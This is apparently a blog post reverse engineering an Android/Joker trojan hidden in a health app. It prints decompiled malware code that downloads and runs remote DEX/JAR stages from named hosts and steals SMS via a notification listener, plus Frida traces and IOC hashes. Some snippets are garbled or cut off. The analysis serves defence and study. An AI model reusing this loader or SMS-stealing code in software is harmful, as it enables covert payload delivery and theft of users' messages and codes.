Live reverse engineering of a trojanized medical app — Android/Joker

cryptax.medium.com/live-reverse-engineering-of-a-trojanized-medical-app-android-joker-632d114073c1

@cryptax March 8, 2022


@cryptax

Mar 8

.

5 min read

A few days ago, a tweet reporting an Android malware caught my attention, because it was apparently found inside a health-related application named “Health Index Monitor”.



A tour inside Cordova…

The name of the package is `com.monotonous.healthydiat`, and the main activity is `com.monotonous.healthydiat.MainActivity`. Its code is extremely simple, and we quickly recognize the use of *Cordova*:

```
public class MainActivity extends CordovaActivity {     //
org.apache.cordova.CordovaActivity, android.app.Activity    public void
onCreate(Bundle savedInstanceState) {        super.onCreate(savedInstanceState);
loadUrl(this.launchUrl);    }}
```

Cordova is a (not malicious) framework for creating cross-platform **mobile apps** using web technologies, meaning that the app's code is not to be found in the DEX, but within assets web pages:

```
public class ConfigXmlParser {
    private static String TAG = "ConfigXmlParser";
    private String launchUrl = "file:///android_asset/www/index.html";
    private CordovaPreferences prefs = new CordovaPreferences();
    private ArrayList<PluginEntry> pluginEntries = new ArrayList<>(20);
    boolean insideFeature = false;
    String service = "";
    String pluginClass = "";
    String paramType = "";
    boolean onload = false;

    public CordovaPreferences getPreferences() {
        return this.prefs;
    }

    public ArrayList<PluginEntry> getPluginEntries() {
        return this.pluginEntries;
    }

    public String getLaunchUrl() {
        return this.launchUrl;
    }
```

The app's main entry point is in the assets: www/index.html
Half grumbling because I don't like to read web files, I started poking into them, and found they were reaching out to a health website. At the time of my analysis, this website was down and could have hosted malicious code, but it just didn't sound like what I'd expect from a malware.

A dynamically loaded DEX!

I continued inspecting the APK and noticed DroidLysis said the app was using `DexClassLoader`, a well-know class for dynamically loading Dalvik Executables, and often used by malware to hide and run malicious payload.

Dex class loading apparently occurred in class `b/a/b$a`, for sure an obfuscated name, but I wondered how we got there, the `MainActivity` being so small.

Actually, the call occurs before the main activity, from the `App` class which extends `Application` (this is a known "trick" used by packers). And there I saw the call `new b(...)`

```
import a.b.a.c;
import android.app.Application;
import b.a.b;

  App  Application {    @Override       onCreate() {        .onCreate();         b(
c().getContext()).setGravity(100);    }}
```

Frida hook

To get the payload DEX, we need to retrieve the DEX which is provided to the `DexClassLoader` constructor. As usual, I created a Frida hook and ran the malware.

```
(frida-venv) axelle@crocodile:~/samples$ frida -U -f com.monotonous.healthydiat -l joker-finished.js --no-pause
     ____
    / _  |   Frida 15.1.17 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.monotonous.healthydiat`. Resuming main thread!
[Android Emulator 5554::com.monotonous.healthydiat ]-> onFinished is called
[*] Hooking DexClassLoader constructor. dexpath=/data/user/0/com.monotonous.healthydiat/app_/v1
onFinished ret value is undefined
[*] Hooking DexClassLoader constructor. dexpath=/data/user/0/com.monotonous.healthydiat/app_/v1
[*] Hooking DexClassLoader constructor. dexpath=/data/user/0/com.monotonous.healthydiat/files/logs
[Android Emulator 5554::com.monotonous.healthydiat ]->
```

The payload DEX is /data/user/0/com.monotonous.healthydiat/app_/v1
The `v1` file is the payload DEX 😀.

Once the DEX is loaded, the packer loads a class named `yin.Chao`, and inside that class, calls a method named `yin`.

```
public final void loadYinChao(Object... objArr) {
    Method[] methods;
    Class cls = (Class) objArr[0];
    Object obj = objArr[1];
    try {
        Class yin_Chao_class = (Class) cls.getMethod("loadClass", String.class).invoke(obj, "yin.Chao");
        for (Method method : yin_Chao_class.getMethods()) {
            if (method.getName().contains("loadClass")) {
                method.invoke(obj, "yin.Chao");
            }
        }
        Method[] methods2 = yin_Chao_class.getMethods();
        for (Method method2 : methods2) {
            if (method2.getName().contains("yin")) {
                method2.invoke(null, getContext(), toString());
            }
        }
    } catch (Exception unused) {
    }
}
```

Use of reflexion to load method yin() from the dynamically loaded class yin.Chao.

Reversing `v1`, the dynamically loaded DEX

There are two places to inspect:

1. Method `yin` from class `yin.Chao`
2. A service named `NerService`, inside `com.monotonous.healthydiat`, and mentioned by the app's manifest. This service is implemented in the dynamically loaded DEX.

Method `yin` asks for the end-user to **grant permissions** for `READ_PHONE_STATE` and `READ_CONTACTS`, and add the app as a **notification listener** (this enables the app to read and interact with any notification). Note that this should sound suspicious to an average end-users: why would a health app need those?!

Once this is done, `yin` **loads a remote JAR from a remote HTTPS website** and calls a method named `canbye` from `com.canbye`.

```
public static void a(Context ctx) {
    File logsfile = new File(ctx.getFilesDir(), "logs");
    try {
        boolean fileexists = logsfile.exists();
        if(fileexists) {
            Class v1_1 = new DexClassLoader(logsfile.getPath(), logsfile.getAbsolutePath(), "", ctx.getClassLoader()).loadClass("com.canbye");
            Log.i("fb_nor", "c" + v1_1.getName());
            Method v1_2 = v1_1.getMethod("canbye", Context.class);
            Log.i("fb_nor", "m" + v1_2.getName());
            v1_2.invoke(null, ctx);
            return;
        }

        HttpURLConnection connection = (HttpURLConnection)new URL("https://canbye.oss-accelerate.aliyuncs.com/canbye").openConnection();
        connection.connect();
        if(connection.getResponseCode() == 200) {
            InputStream v2_2 = connection.getInputStream();
            FileOutputStream v11 = new FileOutputStream(logsfile);
            byte[] v12 = new byte[0x400];
            while(true) {
                int v14 = v2_2.read(v12);
                if(-1 == v14) {
                    break;
                }

                v11.write(v12, 0, v14);
            }

            if(logsfile.exists()) {
                Class v1_3 = new DexClassLoader(logsfile.getPath(), logsfile.getAbsolutePath(), "", ctx.getClassLoader()).loadClass("com.canbye");
                Log.i("fb_nor", "c" + v1_3.getName());
```

Dynamically loading a remote JAR. The JAR should be present inside the app's directory, inside ./files/logs. If that file does not exist, it is downloaded from the remote HTTPs website and stored in logs.

Before we reverse the remote JAR, let's finish with `NerService`. It is a *notification listener*, and **will catch any SMS notification**, read the notification's text message and send it to via a custom intent.

```
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification notif) {
    super.onNotificationPosted(notif);
    if(Build.VERSION.SDK_INT < 30 && !notif.getPackageName().equals(Telephony.Sms.getDefaultSmsPackage(this.getA
        return;
    }

    this.post(notif);
}

private void post(StatusBarNotification notif) {
    CharSequence text = notif.getNotification().extras.getCharSequence("android.text");
    if(!TextUtils.isEmpty(text)) {
        Intent intent_text = new Intent("action_text");
        intent_text.putExtra("android.text", text.toString());
        this.sendBroadcast(intent_text);
    }

    this.cancelAllNotifications();
}
```

Notice that onNotificationPosted() is only interested in notifications from SMS. The class implements a post() method which grabs the notification text, broadcasts it and cancels all other notifications.
This is **an interesting way to steal SMS**: **the malware is not reading the SMS** (thus no need for READ_SMS permissions) but **reading the!**

Reversing the remote JAR canbye


This JAR only has a few classes, but they are dense 😉. Method `canbye` initializes a shared preferences file (named `bshwai`) and sets a few entries such as an identifier based on the phone's Android ID or MAC address.

Then, the malware registers a SMS receiver. It will process all broadcast messages sent by `v1` (previous layer), store the messages and later sent them in JSON object to a remote server. For an uncertain reason, the malware also directly intercepts incoming SMS messages and particularly forwards those beginning with keyword `rch` to `hxxp://www.canbye.com/op/pair?remote=<int>&device_id=<id>`. This is perhaps to ensure the notification for this SMS is not shown to the victim, thus completely hiding the SMS.

```
// Send incoming SMS to http://www.canbye.com/op/pair?remote=<int>&device_id=
@Override  // android.content.BroadcastReceiver
public void onReceive(Context arg8, Intent arg9) {
    Object[] v0 = (Object[])arg9.getExtras().get(vgy7.vgy7.vgy7.vgy7.vgy7.PDUS);
    if(v0 != null) {
        int v2;
        for(v2 = 0; v2 < v0.length; ++v2) {
            SmsMessage msg = SmsMessage.createFromPdu(((byte[])v0[v2]));
            String body = msg.getMessageBody();
            if(body != null && (body.startsWith("rch"))) {
                StringBuilder v5 = new StringBuilder().append("http://").append(vgy7.vgy7.vgy7.vg
                String v5_1 = URLEncoder.encode(msg.getOriginatingAddress());
                new Thread(new Runnable() {
                    @Override
                    public void run() {
                        new vgy7.vgy7.vgy7.vgy7.nji9.bhu8(null).getHttpAndReadResponse(this.vgy7)
                    }
                }).start();
            }
```

Report SMS with keyword rch to remote server.
We also notice other functionalities such as retrieving the list of accounts on the victim's phone and sending SMS messages: this depends on what the remote server instruct.

The `canbye` JAR implements a (malicious) *Facebook* component DEX which can be downloaded from `hxxps://canbye.oss-accelerate.aliyuncs.com/fbhx<INT>`. This is a **fourth stage DEX**!!! I haven't reversed this one yet.



Four stages for this malware!
We notice the first 3 stages with a Frida hook on `java.net.URL` and `DexClassLoader`:

```
Spawned `com.monotonous.healthydiat`. Resuming main thread!
[Android Emulator 5554::com.monotonous.healthydiat]-> [*] Hooking URL: url=https://cutt.ly/lAscGb0Nd
[*] Hooking URL: url=https://xni.oss-eu-central-1.aliyuncs.com/0302/hindex
[*] Hooking DexClassLoader constructor. dexpath=/data/user/0/com.monotonous.healthydiat/app_/v1
[*] Hooking DexClassLoader constructor. dexpath=/data/user/0/com.monotonous.healthydiat/app_/v1
[*] Hooking URL: url=https://canbye.oss-accelerate.aliyuncs.com/canbye
[*] Hooking DexClassLoader constructor. dexpath=/data/user/0/com.monotonous.healthydiat/files/logs
[*] Hooking URL: url=https://www.canbye.com/canbye/v1
```

The cutt.ly URL actually resolves to xni.oss-eu-central-1.aliyuncs.com. The file is downloaded and stored as v1 and loaded. Then, the stage 3 is downloaded from canbye.oss-accelerate.aliyuncs.com, and stored locally as a file named logs. Stage 4 download is not shown here.
This malware belongs to the Android/Joker family. The initial APK is detected as **Android/Joker.D!tr.dldr**. For more references on the **Joker** family, please read here, here and here.

— the Crypto Girl

Malicious URLs

IOC

- `5613c51caf6bece9356f238f2906c54eaff08f9ce57979b48e8a113096064a46` (this is the APK)
- `0058f2bfc383c164f4263bf0ed6e9252b20c795ace57ca7b686b6133d183bb42` (this is the payload DEX, named `v1`)
- `2da5ad942435714f52204d6955f7ae941d959dc275df75acd6aa15bfe81e653b` (this is `canbye` JAR, loaded by `v1`)
- `949a16417b183d55f766fa507cc8c1699cd73ffc5da9856bb35b315b678ac1d8` `fbhx1` (a 4th stage DEX)
- `a3f5b26ba8102a63d9864ab8099eed7519244df8bc6464f888c515c7e3575f4e` `fbhx2` (another possible 4th stage DEX)